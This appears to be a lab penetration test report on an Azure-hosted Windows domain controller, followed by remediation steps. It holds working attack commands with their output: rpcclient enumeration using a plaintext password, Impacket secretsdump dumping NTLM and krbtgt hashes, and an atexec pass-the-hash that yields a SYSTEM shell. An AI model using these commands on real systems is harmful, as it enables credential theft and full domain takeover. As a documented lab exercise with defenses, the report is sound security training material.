

ACTIVE DIRECTORY ATTACK & DEFENCE LAB

PENETRATION TEST REPORT

Prepared by: Harshvardhan Kamble

1. EXECUTIVE SUMMARY

This report documents a simulated Active Directory attack and defense exercise performed in a controlled lab environment. The goal was to demonstrate real world attack techniques against a Windows Server 2025 Domain Controller, identify security weaknesses, and implement appropriate mitigations.

The lab successfully demonstrated a complete attack chain from initial enumeration to full Domain Controller compromise, achieving SYSTEM level access using only built in and open source tools. All findings were subsequently remediated.

FIELD	DETAILS
Target	DC01.lab.local (Windows Server 2025)
Attacker	Kali Linux 2023 (ARM64, UTM)
Domain	lab.local
Test Type	Black Box / Grey Box Penetration Test
Critical Findings	3 (Hash Dump, Pass-the-Hash, SYSTEM Shell)
Status	All vulnerabilities remediated

2. LAB ENVIRONMENT SETUP

2.1 Infrastructure

COMPONENT	OS	ROLE	LOCATION
DC01	Windows Server 2025	Domain Controller	Microsoft Azure (West US 2)
Attacker	Kali Linux 2023	Penetration Tester	UTM (Apple Silicon)

2.2 Active Directory Configuration

ACCOUNT	TYPE	NOTES
jsmith	User (IT)	Has SPN -HTTP/webserver.lab.local (Kerberoastable)
sjones	User (HR)	Standard domain user
madmin	User (IT)	Member of Domain Admins group
Harsh21	Admin	Domain Administrator

3. ATTACK NARRATIVE

The attack followed a standard penetration testing methodology: Reconnaissance > Enumeration > Exploitation > Post-Exploitation.

3.1 Phase 1: AD Enumeration (rpcclient)

Using rpcclient, the attacker connected to the Domain Controller using a standard domain user account and enumerated all users, groups, and account details:

```
rpcclient -U 'lab.local/jsmith%Password123!' 20.230.247.45
enumdomusers
enumdomgroups
queryuser madmin
```

Result: All domain accounts enumerated including privileged accounts (Domain Admins, Enterprise Admins), plus detailed user info for the madmin Domain Admin account.

```
(kali@kali)-[~]
$ rpcclient -U 'lab.local/jsmith%Password123!' 20.230.247.45
rpcclient $> enumdomusers
user:[Harsh21] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[jsmith] rid:[0x641]
user:[sjones] rid:[0x642]
user:[madmin] rid:[0x643]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[Forest Trust Accounts] rid:[0x210]
group:[External Trust Accounts] rid:[0x211]
group:[DnsUpdateProxy] rid:[0x836]
rpcclient $> queryuser madmin
User Name      : madmin
Full Name      :
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description    :
Workstations   :
Comment        :
Remote Dial    :
Logon Time      : Wed, 31 Dec 1969 16:00:00 PST
Logoff Time     : Wed, 31 Dec 1969 16:00:00 PST
Kickoff Time    : Wed, 13 Sep 30828 19:48:05 PDT
Password last set Time : Tue, 26 May 2026 20:57:06 PDT
Password can change Time : Tue, 26 May 2026 20:57:06 PDT
Password must change Time: Wed, 13 Sep 30828 19:48:05 PDT
unknown_2[0..31] ...
user_rid       : 0x643
group_rid      : 0x201
acb_info       : 0x00000010
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count: 0x00000000
logon_count    : 0x00000000
padding1[0..7] ...
logon_hrs[0..21] ...
rpcclient $> quit
```

3.2 Phase 2: Credential Dumping (secretsdump)

Using Impacket's secretsdump tool with domain admin credentials, the attacker extracted all NTLM hashes and Kerberos keys from the Domain Controller's NTDS.DIT database using the DRSUAPI replication method:

```
python3 secretsdump.py 'lab.local/Harsh21:Password@20.230.247.45'
```

Result: Complete domain credential dump including NTLM hashes for all accounts, Kerberos AES-256/128 keys, krbtgt hash (Golden Ticket attacks), LSA Secrets, and machine account credentials.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:075a0ee4ff879ea6dc9f15849df5d94a
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4bb0c6b6ac2f1bbffeb224807e586166
lab.local\madmin:1603:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

[Note: secretsdump output saved to hashes.txt - key hashes extracted:]

3.3 Phase 3: Pass-the-Hash – SYSTEM Shell (atexec)

Using the extracted NTLM hash, the attacker authenticated as a domain admin without knowing the plaintext password, achieving command execution on the Domain Controller as NT AUTHORITY\SYSTEM:


```
python3 atexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:<HASH>'
lab.local/Harsh21@20.230.247.45 whoami
```

```
(kali@kali)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/atexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:075a0ee4ff879ea6dc9f15849df5d94a' lab.local/Harsh21@20.230.247.45 whoami
Impacket v0.11.0 - Copyright 2023 Fortra

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \hTrDOWud
[*] Running task \hTrDOWud
[*] Deleting task \hTrDOWud
[*] Attempting to read ADMIN$\Temp\hTrDOWud.tmp
nt authority\system
```

3.4 Phase 4: AV Detection (Microsoft Defender)

During the psexec-based attack attempt, Microsoft Defender successfully detected and alerted on the malicious activity, demonstrating that AV is an effective detection layer for known attack tools:



4. FINDINGS & RISK ASSESSMENT

#	FINDING	SEVERITY	ATTACK USED	IMPACT
1	NTLM Hash Extraction	CRITICAL	secretsdump	Full credential compromise of domain accounts
2	Pass-the-Hash Auth	CRITICAL	atexec	SYSTEM shell on Domain Controller without password
3	AD Enumeration	HIGH	rpcclient	All user/group info exposed to authenticated attacker
4	Weak Password Policy	HIGH	N/A	Short passwords vulnerable to offline cracking
5	LDAP Signing Disable	MEDIUM	impacket	LDAP reply and credential interception possible
6	Windows Firewall Disable	MEDIUM	N/A	No host based network packet filtering

5. MITIGATIONS IMPLEMENTED

5.1 Re-enable Windows Defender

Defender re-enabled to provide real-time malware and attack detection. Defender successfully detected psexec-based attacks during testing.

Set-MpPreference -DisableRealtimeMonitoring \$false

5.2 Re-enable Windows Firewall

Host-based firewall re-enabled across all profiles to filter unauthorized network traffic.

Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True

5.3 Enforce LDAP Signing

LDAP signing enforced (value=2 = Required) to prevent LDAP relay and credential interception attacks.

Set-ItemProperty -Path

'HKLM:\System\CurrentControlSet\Services\NTDS\Parameters' -Name

'LDAPServerIntegrity' -Value 2

5.4 Protected Users Security Group

Privileged accounts added to Protected Users group: prevents NTLM auth, enforces Kerberos AES, blocks credential caching.

Add-ADGroupMember -Identity 'Protected Users' -Members 'madmin','Harsh21

5.5 Additional Recommendations

- Enable Windows Defender Credential Guard to protect NTLM hashes in memory
 - Deploy a SIEM (Microsoft Sentinel / Splunk) for centralized log monitoring
 - Enforce multi-factor authentication for all privileged accounts
 - Implement tiered administration model (Tier 0/1/2)
 - Regular auditing of accounts with SPNs set (Kerberoasting targets)
 - Deploy Privileged Access Workstations (PAWs) for Domain Admin accounts
-

6. TOOLS & TECHNIQUES

TOOL	CATEGORY	PURPOSE
rpcclient	Built-in (Samba)	AD enumeration – users, groups, policies
Impacket secretsdump	Open Source	NTLM hash extraction from NTDS.DIT via DRSUAPI
Impacket atexec	Open Source	Remote command execution via Windows Task Scheduler
Impacket getTGT	Open Source	Kerberos TGT acquisition
Impacket psexec	Open Source	Remote shell via SMB (detected by Defender)
Microsoft Azure	Cloud Platform	Target VM hosting and NSG/firewall management
UTM	Virtualization	Kali Linux ARM64 VM on Apple Silicon Mac

7. Conclusion

This lab successfully demonstrated a realistic Active Directory attack chain using industry standard tools. The exercise highlights how a single compromised credential combined with weak security configurations can lead to complete domain compromise.

Key takeaways:

- NTLM hashes are as valuable as plaintext passwords Pass-the-Hash bypasses password requirements entirely
- AD enumeration via built-in tools like rpcclient is nearly undetectable without proper logging
- The Protected Users group and Credential Guard are essential defenses against hash-based attacks

- Microsoft Defender successfully detected psexec-based attacks, confirming AV as a valid detection layer
- secretsdump using DRSUAPI replication is one of the most powerful DC compromise techniques available

All identified vulnerabilities were remediated within the lab environment. The techniques documented here should only be used in authorized testing environments.